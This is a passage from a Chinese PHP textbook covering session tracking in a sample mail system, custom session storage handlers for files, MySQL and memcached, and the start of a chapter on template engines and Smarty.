        echo "<p>当前用户为：<b> ".$_SESSION["username"]."</b>, ";   //输出登录用户名
        echo "<a href='logout.php'>退出</a></p>";                         //提供退出操作链接
    /* 如果用户没有登录则没有权限访问该页 */
    }else{
        header("Location:login.php");                                    //转向登录页面重新登录
        exit;                                                            //退出程序而不向下执行
    }
?>
<html>
    <head><title>邮件系统</title></head>
    <body>
        <?php
            /* 包含连接数据库的文件 */
            require "connect.inc.php";
            /* 通过Session中传递的user id，作为mail表的查询条件，获取这个用户的邮件列表 */
            $stmt = $pdo -> prepare("SELECT id, mailtitle, maildt FROM MAIL WHERE uid=?");
            $stmt -> execute(array($_SESSION['id']));
        ?>
        <p>你的信箱中有<b><?php echo $stmt -> rowCount(); ?></b>邮件</p>
        <table border="0" cellspacing="0" cellpadding="0" width="380">
            <tr><th>编号</th><th>邮件标题</th><th>接收时间</th></tr>
            <?php
                while(list($id, $mailtitle, $maildt) = $stmt -> fetch(PDO::FETCH_NUM)) {
```

```
                    echo '<tr align="center">';
                    echo '<td>'.$id.'</td>';                                    //输出邮件编号
                    echo '<td>'.$mailtitle.'</td>';                             //输出邮件标题
                    echo '<td>'.date("Y-m-d H:i:s",$maildt).'</td>';            //输出邮件接收日期
                    echo '</tr>';
                }
            ?>
        </table>
    </body>
</html>
```

4．文件 logout.php

执行该脚本时注销用户退出邮件系统，清除和登录用户有关的所有 Session 变量。销毁当前的 Session，并给出重新登录系统的链接。代码如下所示：

```
<?php
    /**
        file: logout.php 注销用户的会话信息,用户退出
    */
    session_start();
    /* 从Session中获取登录用户名 */
    $username = $_SESSION["username"];
    /* 删除所有Session的变量 */
    $_SESSION = array();
    /* 判断是否是使用基于Cookie的Session, 删除包含Session Id的Cookie */
    if (isset($_COOKIE[session_name()])) {
        setcookie(session_name(), '', time()-42000, '/');
    }
    /* 最后彻底销毁Session */
    session_destroy();
?>
<html>
    <head><title>退出系统</title></head>
    <body>
        <p><?php echo $username ?>再见！ </p>
        <p><a href='login.php'>重新登录邮件系统</a></p>
    </body>
</html>
```

23.5.3　邮件系统执行说明

假定数据库已经配置完成，并存有数据记录。将这 4 个 PHP 脚本文件，发布到 Web 服务器文档根目录下的 mail 应用中。访问 http://localhost/mail/login.php 时，输入用户名和口令都为“admin”。成功登录以后，邮件系统中每个页面中都会跟踪“admin”用户。具体的操作如图 23-8 所示。

图 23-8　使用 admin 用户登录邮件系统演示

如果退出“admin”用户以后，选择“重新登录邮件系统”链接。再次进入登录页面时，会显示一个新的 Session ID。输入用户名和口令都为“user”，成功登录以后，邮件系统中每个页面中都会跟踪“user”用户。具体的操作如图 23-9 所示。

图 23-9　使用 user 用户登录邮件系统演示

在上面的演示中，用不同的账号分别访问邮件系统，服务器就会创建两个 Session，并且这两个 Session 相互独立。如果使用两个浏览器同时访问相同的网页，则会看到各个浏览器端显示的内容各自独立。

23.6 自定义 Session 处理方式

在系统中使用 Session 技术跟踪用户时，Session 默认的处理方式是使用 Web 服务器中的文件来记录每个用户的会话信息，通过 php.ini 中的 session.save_path 创建会话数据文件的路径。这种默认的处理方式虽然很方便，但也有一些缺陷。例如，登录用户如果非常大，文件操作的 I/O 开销就会很大，会严重影响系统的执行效率。另外，最主要的是本身的 session 机制不能跨机，因为对于访问量比较大的系统，通常都是采用多台 Web 服务器进行并发处理，如果每台 Web 服务器都各自独立地处理 Session，就不可能达到跟踪用户的目的。这时就需要我们来改变 Session 的处理方式，常见的跨机方法就是通过自己定义 Session 的存储方式，可以将 Session 信息使用 NFS 或 SAMBA 等共享技术保存到其他服务器中，或使用数据库来保存 Session 信息，最优的方式则是使用 memcached 来进行 Session 存储。

23.6.1 自定义 Session 的存储机制

无论是用 memcached、数据库，还是通过 NFS 或 SAMBA 共享 Session 信息，其原理是一样的，都是通过 PHP 中的 session_set_save_handler()函数来改变默认的处理方式，指定回调函数来自定义处理。该函数的原型如下所示：

```
session_set_save_handler (callback open, callback close, callback read, callback write, callback destroy, callback gc)
```

该函数共需要 6 个回调函数作为必选参数，分别代表了 Session 生命周期中的 6 个过程，用户通过自定义每个函数，来设置 Session 生命周期中每个环节的信息处理。回调函数的执行时机如表 23-5 所示。

表 23-5　session_set_save_handler()的每个回调函数参数的执行时机及使用说明

回调函数	描　述
open	在运行 session_start()时执行。该函数需要声明两个参数，系统会自动将 php.ini 中的 session.save_path 选项值传递给该函数的第一个参数，将 Session 名自动传递到第二个参数中。返回 true 则可以继续向下执行
close	该函数不需要参数，在脚本执行完成或调用 session_write_close()、session_destroy()时被执行，即在所有 session 操作完成后被执行。如果不需要处理，则直接返回 true 即可
read	在运行 session_start()时执行，因为在开启会话时，会去 read 当前 session 数据并写入$_SESSION 变量。需要声明一个参数，系统会自动将 Session ID 传递给该函数，用于通过 Session ID 获取对应的用户数据，返回当前用户的会话信息写入$_SESSION 变量
write	该函数在脚本结束和对$_SESSION 变量赋值数据时执行。需要声明两个参数，分别是 Session ID 和串行化后的 Session 信息字符串。在对$_SESSION 变量赋值时，就可以通过 Session ID 找到存储的位置，并将信息写入。存储成功可以返回 true 继续向下执行
destroy	在运行 session_destroy()时执行。需要声明一个参数，系统会自动将 Session ID 传递给该函数，去删除对应的会话信息
gc	垃圾回收程序启动时执行。需要声明一个参数，系统自动将 php.ini 中的 session.gc_maxlifetime 选项值传给该函数，用于删除超过这个时间的 Session 信息。返回 true 则可以继续向下执行

总结一下表 23-5 中各回调函数的执行时机，在运行 session_start()时分别执行了 open(启动会话)、read(读取 Session 数据至$_SESSION)和 gc(清理垃圾)，脚本中所有对$_SESSION 的操作均不会调用这些回调函数。在调用 session_destroy()函数时，执行 destroy 销毁当前 session(一般是删除相应的记录或文件)，但此回调函数销毁的只是 Session 的数据，此时如果输出$_SESSION 变量，仍然有值的，但此值不会在 close 后被写回去。在调用时 session_write_close()函数时执行 write 和 close，保存$_SESSION 至存储，如果不手工使用此方法，则会在脚本结束时被自动执行。

注意：session_set_save_handler()函数必须在 php.ini 中设置 session.save_handler 选项的值为“user”时（用户自定义处理器），才会被系统调用。

下例通过自定义的处理方式，将 Session 信息写入到文件中。首先将 php.ini 中的 session.save_handler 选项值改为“user”，或使用 ini_set()函数在当前脚本中临时改变 Session 的处理方式为“user”。代码如下所示：

```php
<?php
    /**
        file: file.inc.php 用于自义Session的处理方式，还是将Session信息使用文件保存
    */
    /*声明一个变量，设置Session文件在服务器中保存的路径，在1回调open()函数时自动设置 */
    $sess_save_path = "";

    /**
        该函数在运行session_start()函数时执行
        @param   string   $save_path        系统会自动将php.ini中的session.save_path选项值传到这个参数中
        @param   string   $session_name 系统会自动将Session名称传到这个参数中，本例没有用到
        @retun   true                   返回true表示函数执行成功
    */
    function open($save_path, $session_name) {
        global $sess_save_path;
        $sess_save_path = $save_path;

        return true;
    }

```

```
21      /**
22          该函数在在所有session操作完成后被执行，本例不对其操作，直接返回true即可
23          @retun    true 返回true表示函数执行成功
24      */
25      function close() {
26          return true;
27      }
28
29      /**
30          在运行session_start()时执行，在开启会话时去read当前session数据并写入$_SESSION变量
31          @param    string    $id       系统自动传递为当前用户分配的Session ID
32          @retun    string              返回保存Session所有序列化的字符串信息
33      */
34      function read($id) {
35          global $sess_save_path;
36          $sess_file = "{$sess_save_path}/sess_{$id}";
37          return (string) @file_get_contents($sess_file);
38      }
39
40      /**
41          该函数在脚本结束和对$_SESSION变量赋值数据时执行
42          @param    string    $id           系统自动传递为当前用户分配的Session ID
43          @param    string    $sess_data    串行化后的所有Session信息字符串
44          @retun    true                    返回true表示函数执行成功
45      */
46      function write($id, $sess_data) {
47          global $sess_save_path;
48          $sess_file = "{$sess_save_path}/sess_{$id}";
49
50          if ($fp = @fopen($sess_file, "w")) {
51              $return = fwrite($fp, $sess_data);
52              fclose($fp);
53              return $return;
54          } else {
55              return false;
56          }
57      }
58
59      /**
60          在运行session_destroy()时执行，用于自定义销毁用户会话信息
61          @param    string    $id           系统自动传递为当前用户分配的Session ID
62          @retun    true                    返回true表示函数执行成功
63      */
64      function destroy($id) {
65          global $sess_save_path;
66          $sess_file = "{$sess_save_path}/sess_{$id}";
67          return(@unlink($sess_file));
68      }
69
70      /**
71          垃圾回收程序启动时执行，用于删除所有过期的用户会话信息
72          @param    string    $maxlifetime  系统自动将php.ini中的session.gc_maxlifetime选项值传给该参数
73          @retun    true                    返回true表示函数执行成功
74      */
75      function gc($maxlifetime) {
76          global $sess_save_path;
77
78          foreach (glob("{$sess_save_path}/sess_*") as $filename) {
79              if (filemtime($filename) + $maxlifetime < time()) {
80                  @unlink($filename);
```

```
81              }
82          }
83          return true;
84      }
85      /* 在php.ini中设置session.save_handler的值为"user"时被系统调用，开始调用每个生命周期过程 */
86      session_set_save_handler("open", "close", "read", "write", "destroy", "gc");
87      /* 开始会话 */
88      session_start();
89
90      //在以下的PHP代码中应用Session方式不变
```

本例和系统默认的 Session 处理方式相同，还是使用系统文件保存 Session 信息。只不过是通过自定义的方式处理，本例可以让读者了解处理 Session 的生命周期过程。采用同样的方式，就可以将信息自定义存储在 MySQL 数据库或 memcached 服务器中。

23.6.2　使用数据库处理 Session 信息

如果网站访问量非常大，需要采用负载均衡技术搭建多台 Web 服务器协同工作，就需要进行 Session 同步处理。使用数据库处理 Session 会比使用 NFS 及 SAMBA 更占优势，可以专门建立一个数据库服务器存放 Web 服务器的 Session 信息，当用户不管访问集群中的那个 Web 服务器时，都会去这个专门的数据库中，访问自己在服务器端保存的 Session 信息，以达到 Session 同步的目的。另外，使用数据库处理 Session 还可以给我们带来很多好处，比如统计在线人数等。如果 MySQL 也做了集群，每个 MySQL 节点都要有这张表，并且这张 Session 表的数据要实时同步。

在使用默认的文件方式处理 Session 时，有 3 个比较重要的属性，分别是文件名称、文件内容及文件的修改时间：通过文件名称中包含的 Session ID，用户可以找到自己在服务器端的 Session 文件；通过文件内容用户可以在各个脚本中存取$_SESSION 变量；通过文件的修改时间则可以清除所有过期的 Session 文件。所以使用数据表处理 Session 信息，也最少要有这三个字段（Session Id、修改时间、Session 内容信息），当然如果考虑更多的情况，例如，用户改变了 IP 地址，用户切换了浏览器等，还可以再自定义一些其他字段。本例为 Session 设计的数据表结构包括 5 个字段，创建保存 Session 信息表 session 的 SQL 语句如下所示：

```
CREATE TABLE session (
    sid CHAR(32) NOT NULL DEFAULT '',                    #创建名称为 session 的数据表
    update_time INT NOT NULL DEFAULT 0,                  #保存用户的 Session ID 字符串
    client_ip CHAR(15) NOT NULL DEFAULT '',              #保存 Session 的更新时间
    user_agent CHAR(200) NOT NULL DEFAULT '',            #保存客户端的 ip
    data TEXT,                                           #保存客户端的请求代理浏览器
    PRIMARY KEY(sid)                                     #保存序列化的 Session 数据
);                                                       #将 sid 设置为主键
```

数据表 session 创建成功后，再通过自定义的处理方式，将 Session 信息写入到数据库中。本例采用面向对象类的设计方法，同样是借助 session_set_save_handler()函数来自定义数据库的处理方式。在 dbsession.class.php 中声明类 DBSession 的代码如下所示：

```php
<?php
    /**
        file:DBSession.class.php Session的数据库驱动，将会话信息自定义到数据库中
    */
    class DBSession {
        protected static $pdo = null;                   //声明处理器名称，使用PDO类对象处理
        protected static $ua = null;                    //客户端代理浏览器，用于区分用户使用的浏览器类型
        protected static $ip = null;                    //客户端IP，用于判断用户是否改变IP
        protected static $lifetime = null;              //Session的生存周期
        protected static $time = null;                  //当前时间点

        /**
            Session数据库存储的启动方法
            @param   PDO  $pdo 创建好的PDO数据库连接对象，在本类中直接应用
        */
        public static function start(PDO $pdo) {
            /* 初使化成员属性，在类外创建一个PDO类对象传入 */
            self::$pdo = $pdo;
            /* 获取客户端使用的代理浏览器 */
            self::$ua = isset($_SERVER['HTTP_USER_AGENT']) ? $_SERVER['HTTP_USER_AGENT'] : '';
            /* 获取客户端使用的IP地址 */
            self::$ip = !empty($_SERVER['HTTP_CLIENT_IP']) ? $_SERVER['HTTP_CLIENT_IP'] :
                        (!empty($_SERVER['HTTP_X_FORWARDED_FOR']) ? $_SERVER['HTTP_X_FORWARDED_FOR'] :
                        (!empty($_SERVER['REMOTE_ADDR']) ? $_SERVER['REMOTE_ADDR'] : 'unknown'));

            /* 判断是否为合法ip 地址格式 */
            filter_var(self::$ip, FILTER_VALIDATE_IP) === false && self::$ip = 'unknown';
            /* 从php.ini中获取session.gc_maxlifetime选项的值，确定Session的过期时间 */
            self::$lifetime = ini_get('session.gc_maxlifetime');
            /* 获取当前系统时间 */
            self::$time = time();

            /* 在php.ini中设置session.save_handler的值为"user"时被系统调用，开始调用每个生命周期过程 */
            /*  因为是回调类中的静态方法作为参数，所以每个参数需要使用数组指定静态方法所在的类 */
            session_set_save_handler(
                    array(__CLASS__, 'open'),
                    array(__CLASS__, 'close'),
                    array(__CLASS__, 'read'),
                    array(__CLASS__, 'write'),
                    array(__CLASS__, 'destroy'),
                    array(__CLASS__, 'gc')
            );
            /* 开启会话，启用数据库存储Session */
            session_start();
        }

        private static function open($path, $name) {
            return true;
        }

        public static function close()  {
            return true;
        }

        private static function read($sid) {
            /* 通过参数Session Id先从数据库中查找当前用户的会话信息 */
            $sql = "SELECT * FROM session WHERE sid = ?";
            $sth = self::$pdo->prepare($sql);
            $sth->execute(array($sid));

```


```
61          /* 如果没有获取到结果，返回空字符串给$_SESSION变量 */
62          if (!$result = $sth->fetch(PDO::FETCH_ASSOC)) {
63              return '';
64          }
65          /* 如果用户更切换了浏览器，或更改了IP，则销除当前的Session，重新设置 */
66          if (self::$ip != $result['client_ip'] || self::$ua != $result['user_agent']) {
67              self::destroy($sid);
68              return '';
69          }
70          /* 如果用户长时间没操作，Session已经过期，同样销除当前的Session，重新设置 */
71          if (($result['update_time'] + self::$lifetime) < self::$time) {
72              self::destroy($sid);
73              return '';
74          }
75          /* 返回从数据库获取的当前session数据（序列化的字符串）并写入$_SESSION变量 */
76          return $result['data'];
77      }
78
79      public static function write($sid, $data) {
80          /* 每次在写入之前先从数据库获取一下是否已经存在这个用户的会话信息 */
81          $sql = "SELECT * FROM session WHERE sid = ?";
82          $sth = self::$pdo->prepare($sql);
83          $sth->execute(array($sid));
84
85          /* 如果用户的会话信息已经存在，则去修改 */
86          if ($result = $sth->fetch(PDO::FETCH_ASSOC)) {
87              /* 如果Session数据没有改变，或s在30s外改变则更新 */
88              if ($result['data'] != $data || self::$time > ($result['update_time'] + 30)) {
89                  $sql = "UPDATE session SET update_time = ?, data = ? WHERE sid = ?";
90                  $sth = self::$pdo->prepare($sql);
91                  $sth->execute(array(self::$time, $data, $sid));
92              }
93          /* 如果用户的会话信息不存在，则新添加一行记录 */
94          } else {
95              /* 如果用户没有设置Session,即空session则不插入记录 */
96              if (!empty($data)) {
97                  /* 插入数据库一条新的Session数据 */
98                  $sql = "INSERT INTO session (sid, update_time, client_ip, user_agent, data)
                    VALUES (?, ?, ?, ?, ?)";
99                  $sth = self::$pdo->prepare($sql);
100                 $sth->execute(array($sid, self::$time, self::$ip, self::$ua, $data));
101             }
102         }
103
104         return true;
105     }
106
107     public static function destroy($sid) {
108         /* 通过Session Id 删除当前用户的记录 */
109         $sql = "DELETE FROM session WHERE sid = ?";
110         $sth = self::$pdo->prepare($sql);
111         $sth->execute(array($sid));
112
113         return true;
114     }
115
116     private static function gc($lifetime) {
117         /* 通过Session生存时间删除所有过期的记录 */
118         $sql = "DELETE FROM session WHERE update_time < ?";
119         $sth = self::$pdo->prepare($sql);
120         $sth->execute(array(self::$time - $lifetime));
```

```
121
122             return true;
123         }
124     }
125
```

在上例的 DBSession 类中声明一个静态方法 start()，用来开启会话及使用 session_set_save_handler() 函数自定义回调 Session 生命周期每个环节。另外，在使用本类时，一定要将 php.ini 中的 session.save_handler 选项值改为“user”。本例声明的 DBSession 类可以直接应用在你的项目中，使用的方法比较容易，只要在有开启会话的位置，就将本类加载并直接调用静态方法 start()，并传递一个创建好的 PDO 类对象即可，简单的应用代码如下所示：

```
1 <?php
2     /**
3         file: dbdemo.php 用于演示自定义使用数据库存储Session信息的过程
4     */
5     /* 加载自定义Session数据库存储类DBSession所在的文件 */
6     require "dbsession.class.php";
7
8     /* 创建PDO类对象，连接数据库 */
9     try {
10        $pdo = new PDO("mysql:host=localhost;dbname=testsession", "root", "123456");
11    }catch(PDOException $e) {
12        die("连接失败: ".$e->getMessage());
13    }
14    /* 使用DBSession中的静态方法start(),并传递一个PDO对象，开启自定义数据库存储Session的方式 */
15    DBSession::start($pdo);
16
17    /* 向$_SESSION变量中存和取一个数据，演示自定义方式是否可用 */
18    $_SESSION["username"]="admin";
19    echo $_SESSION["username"];
```

上例是 DBSession 类的简单应用，只是向$_SESSION 数组变量中，添加一个用户名，并获取一次，用于检验自定义数据库处理 Session 过程是否可用。分别使用两种不同的浏览器进行测试，如果没有错误报告，并且都有字符串“admin”输出，则表示自定义的 DBSession 类调用成功。可以再检查一下数据表 session 中是否有如下记录，是在数据库中保存的 Session 各方面数据。如下所示：



23.6.3 使用 memcached 处理 Session 信息

用数据库来同步 Session 会加大数据库的负担，因为数据库本来就是容易产生瓶颈的地方。但如果采用 MemCache 来处理 Session 则是非常合适的，因为 MemCache 的缓存机制和 Session 非常相似。另

外，MemCache 可以做分布式，能够把 Web 服务器中的内存组合起来，成为一个“内存池”，不管是哪个服务器产生的 Session，都可以放到这个“内存池”中，其他的 Web 服务器都可以使用。以这种方式来同步 Session，不会加大数据库的负担，并且安全性也要比使用 Cookie 高。把 Session 放到内存里面，读取也要比其他处理方式快很多。

自定义使用 memcached 处理 Session 信息，和自定义数据库的处理方式相同，但要简单得多，因为 MemCache 的工作机制和 Session 技术很相似。同样采用面向对象类的设计方法，也需要借助 session_set_save_handler()函数来自定义处理过程。在 memsession.class.php 中声明类 MEMSession 的代码如下所示：

```
<?php
    /**
        file:MEMSession.class.php Session的数据库驱动，将会话信息自定义到数据库中
    */
    class MEMSession {
        const NS = 'session_';                          //声明一个memcached键前缀，防止冲突
        protected static $mem = null;                   //声明一个处理器，使用memcached处理Session信息
        protected static $lifetime = null;              //声明Session的生存周期

        public static function start(Memcache $mem) {
            self::$mem = $mem;
            self::$lifetime = ini_get('session.gc_maxlifetime');

            /* 在php.ini中设置session.save_handler的值为"user"时被系统调用，开始调用每个生命周期过程 */
            /*  因为是回调类中的静态方法作为参数，所以每个参数需要使用数组指定静态方法所在的类 */
            session_set_save_handler(
                    array(__CLASS__, 'open'),
                    array(__CLASS__, 'close'),
                    array(__CLASS__, 'read'),
                    array(__CLASS__, 'write'),
                    array(__CLASS__, 'destroy'),
                    array(__CLASS__, 'gc')
            );
            session_start();
        }

        private static function open($path, $name) {
            return true;
        }

        public static function close() {
            return true;
        }

        private static function read($sid) {
            /* 从通过key从memcached中获取当前用户的Session数据 */
            $out = self::$mem->get(self::session_key($sid));
            if ($out === false || $out === null) {
                return '';
            }
            return $out;
        }

        public static function write($sid, $data) {
            /* 将数据写入到memcached服务器中 */
            $method = $data ? 'set' : 'replace';
```

```
47              return self::$mem->$method(self::session_key($sid), $data, MEMCACHE_COMPRESSED, self::
                $lifetime);
48          }
49
50          public static function destroy($sid) {
51              /* 销毁在memcached指定的用户会话数据 */
52              return self::$mem->delete(self::session_key($sid));
53          }
54
55          private static function gc($lifetime) {
56              return true;
57          }
58
59          /**
60              用于组成$sid在memcache里的key
61              @param   string $sid  为当前用户的SessionId
62              @return               指定前缀后的memcached的key
63          */
64          private static function session_key($sid) {
65              $session_key = '';
66              if (defined('PROJECT_NS')) {
67                  $session_key .= PROJECT_NS;
68              }
69              $session_key .= self::NS . $sid;
70
71              return $session_key;
72          }
73      }
```

本例声明的 MEMSession 类也可以直接应用在你的项目中。在上例的 MEMSession 类中也是声明了一个静态方法 start()，用来开启会话及使用 session_set_save_handler()函数自定义回调 Session 生命周期每个环节。另外，本例的声明比较简单，只是将 Session 的处理环节转嫁到了 MemCache 服务器的存取上。使用的方法和 DBSession 类的应用相同，也是在有开启会话的位置，就将本类加载并直接调用静态方法 start()，传递一个创建好的 Memcache 类的对象即可，简单的应用代码如下所示：

```
1  <?php
2      /**
3          file: memdemo.php 用于演示通过自定义memcached方式存储Session信息的过程
4      */
5      /* 加载自定义Session的memcached存储方式类MEMSession所在的文件 */
6      require "memsession.class.php";
7      /* 创建Memcache类的对象 */
8      $mem = new Memcache;
9      /* 添加memcached的服务器，可以添加多个做分布式 */
10     $mem -> addServer("localhost", 11211);
11     //$mem -> addServer("www.brophp.com", 11211);
12     //$mem -> addServer("www.lampbrother.net", 11211);
13
14     /* 使用MEMSession中静态方法start(),并传递memcache类对象，使用自定义memcached的Session处理的方式 */
15     MEMSession::start($mem);
16
17     /* 向$_SESSION变量中存和取一个数据，演示自定义memcached方式是否可用 */
18     $_SESSION["username"]="admin";
19     echo $_SESSION["username"];
```

除了使用本例自定义的方式将 Session 保存到 memcached 服务器中，还可以通过修改 php.ini 文件中的 session.save_handler 和 session.save_path 两个选项，直接将 Session 信息保存到 memcached 服务器

中。首先，设置 session.save_handler 选项的值为“memcache”，用来确定使用 MemCache 处理会话。再通过 session.save_path 选项设置存储的各 memcached 服务器链接的分隔符号，如“tcp://host1:11211, tcp://host2:11211”。每个服务器的链接也都可以包含被接受于该服务器的参数，比较类似于使用 Memcache::addServer()来添加的服务器，如“tcp://host1:11211?persistent=1&weight=1&timeout=1& amp; retry_interval=15”。

23.7 小结

本章必须掌握的知识点

- 会话控制的使用意义及用户跟踪方式
- Cookie 的设置、读取及删除
- Session 的设置、读取及删除
- 自定义 Session 处理方式

本章需要了解的内容

- 简单的邮件系统实例
- 自定义数据库处理 Session 的机制

本章需要拓展的内容

- 在实际项目中会话控制的灵活应用

第24章

PHP 的模板引擎 Smarty

设计一个交互式的网站，我们需要关注两个主要的问题，分别是图形用户界面和业务逻辑。例如，一个标准的 Web 开发小组由两个美工和三个程序员组成，而开发一个 Web 程序在传统的项目组中会出现这样的流程：计划文档提交之后，美工设计者制作了网站的界面模板，然后把它交给后台程序员，程序员再在外观模板基础上使用 PHP+MySQL 实现程序的业务逻辑，然后工程又被返回到美工手里继续完善界面。这样工程就可能在后台程序员和页面美工设计者之间来来回回好多次。由于后台程序员不喜欢干预任何有关 HTML 标签，同时也不想美工们和 PHP 代码鬼混在一起，而美工设计者也只是需要配置文件，动态区块和其他的界面部分，没必要去接触那些错综复杂的 PHP 代码。因此，这时候有一个很好的模板引擎支持就显得尤其重要了。

24.1 什么是模板引擎

什么是网站模板？准确地说是指网站页面模板。即每个页面仅是一个版式，包括结构、样式和页面布局，是创建网页内容的样板，也可以理解为做好的网页框架。可以将模板中原有的内容替换成从服务器端数据库中获取的动态内容，目的是可以保持页面风格一致。例如，有一个“简历模板”，每个人都可以按这个模板的格式将内容替换为自己的信息。

PHP 是一种 HTML 内嵌式的在服务器端执行的脚本语言，所以大部分 PHP 开发出来的 Web 应用，初始的开发模板就是混合层的数据编程。项目编写者必须既是“网页设计者”，又是“PHP 开发者”。但实际情况是，多数 Web 开发人员要么精通网页设计，能够设计出漂亮的网页外观，但是编写的 PHP 代码很糟糕；要么仅熟悉 PHP 编程，能够写出健壮的 PHP 代码，但是设计的网页外观很难看。具备两种才能的开发人员很少见。

现在已经有很多解决方案，几乎可以将网站的页面设计和 PHP 应用程序完全分离。这些解决方案称为“模板引擎”，它们正在逐步消除由于缺乏层次分离而带来的难题。模板引擎的目的，就是要达到上述提到的逻辑分离的功能。它能让程序开发者专注于资料的控制或是功能的达成；而网页设计师则可专注于网页排版，让网页看起来更具有专业感。因此，模化引擎很适合公司的 Web 开发团队使用，使每个人都能发挥其专长。此外，因为大多数模板引擎使用的表现逻辑一般比应用程序所使用编程语言的

语法更简单，所以，美工设计人员不需要为完成其工作而在程序语言上花费太多精力。

另外，像微博、论坛、商城、SNS 及 CMS 等都有让用户自定义或选择模板切换的功能，而传统的混合开发模式则很难办到，如果实现此功能就相当于项目重新开发一样，需要针对每种输出目标复制并修改代码，这会带来非常严重的代码冗余，极大地降低了可管理性。而采用模板技术就可将问题简化，因为项目的核心业务代码是不需要任何改变的，只需要美工人员为此开发多套模板轮流使用即可。还可以使用同样的业务代码基于不同目标生成数据，例如，生成打印的数据、生成 Web 页面或生成电子数据表、使用手机及其他设备呈现数据等。同样，如果有一天程序员想要改变程序逻辑，这个改变不影响模板设计者，内容仍将准确地输出到模板。因此，程序员可以改变逻辑而不需要重新构建模板，模板设计者可以改变模板而不影响逻辑。

模板引擎技术的核心比较简单。只要将美工页面（不包含任何的 PHP 代码）指定为模板文件，并将这个模板文件中动态的内容，如数据库输出、用户交互等部分，定义成使用特殊“定界符”包含的“变量”，然后放在模板文件中相应的位置。当用户浏览时，由 PHP 脚本程序打开该模板文件，并将模板文件中定义的变量进行替换。这样，模板中的特殊变量被替换为不同的动态内容时，就会输出需要的页面，如图 24-1 所示。




图 24-1　一般的模板引擎的示意图

通过图 24-1 中展示的内容，我们可以打个比方。例如，玩橡皮泥时，用不同的模子按上去，就可以做出需要的形状。如果我们假设 PHP 中的动态数据就是一块大橡皮泥，页面模板就像是一个模子，玩家就好比是 PHP 程序员，模板引擎比作成使用模子的工具。玩家创建了一个使用模子的工具，并在工具中将模子安装上，然后用力将橡皮泥按下，这样就做出需要的形状来了。

目前，可以在 PHP 中应用的并且比较成熟的模板有很多，如 Smarty、PHPLIB、IPB 等几十种。使用这些通过 PHP 编写的模板引擎，可以让你的代码脉络更加清晰，结构更加合理化。也可以让网站的维护和更新变得更容易，创造一个更加良好的开发环境，让开发和设计工作更容易结合在一起。但是，对于一个 PHP 程序员来说，没有哪一个 PHP 模板引擎对他是最合适、最完美的。因为 PHP 模板引擎就是大众化的东西，并不是针对某个人开发的。如果能在对模板引擎的特点、应用有清楚的认识的基础上，充分认识到模板引擎的优势和劣势，就可以知道是否选择使用模板引擎或选择使用哪个模板引擎。

24.2 自定义模板引擎

在学习 Smarty 前，我们先自定义一次模板引擎，这样能更好地掌握模板引擎的工作机制，为学习 Smarty 做好准备。因为 PHP 需要继承、创新，做一个自己的 PHP 模板一步一步地实现，并及时融入最新的思想和理念，对于公司而言尤为实用。最重要的是，属于自己的 PHP 模板引擎永远不是固定不变的，可以根据项目的需要为其量身定制。

24.2.1 自定义模板引擎类

在下例中，通过前面介绍的模板引擎概念创建了属于自己的一个简单模板引擎类 MyTpl，可以处理模板的基本功能。例如，变量替换、分支结构、数组循环遍历，以及模板之间相互嵌套等。在文件 mytpl.class.php 中自定义的模板 MyTpl 类代码，如下所示：

```
<?php
    /**
        file: mytpl.class.php 类名为MyTpl是自定义的模板引擎
        通过该类对象加载模板文件并解析，将解析后的结果输出
    */
    class MyTpl {
        public $template_dir = 'templates';          //定义模板文件存放的目录
        public $compile_dir = 'templates_c';         //定义通过模板引擎组合后文件存放目录
        public $left_delimiter  =  '<{';             //在模板中嵌入动态数据变量的左定界符号
        public $right_delimiter =  '}>';             //在模板中嵌入动态数据变量的右定界符号
        private $tpl_vars = array();                 //内部使用的临时变量

        /**
            将PHP中分配的值会保存到成员属性$tpl_vars中，用于将板中对应的变量进行替换
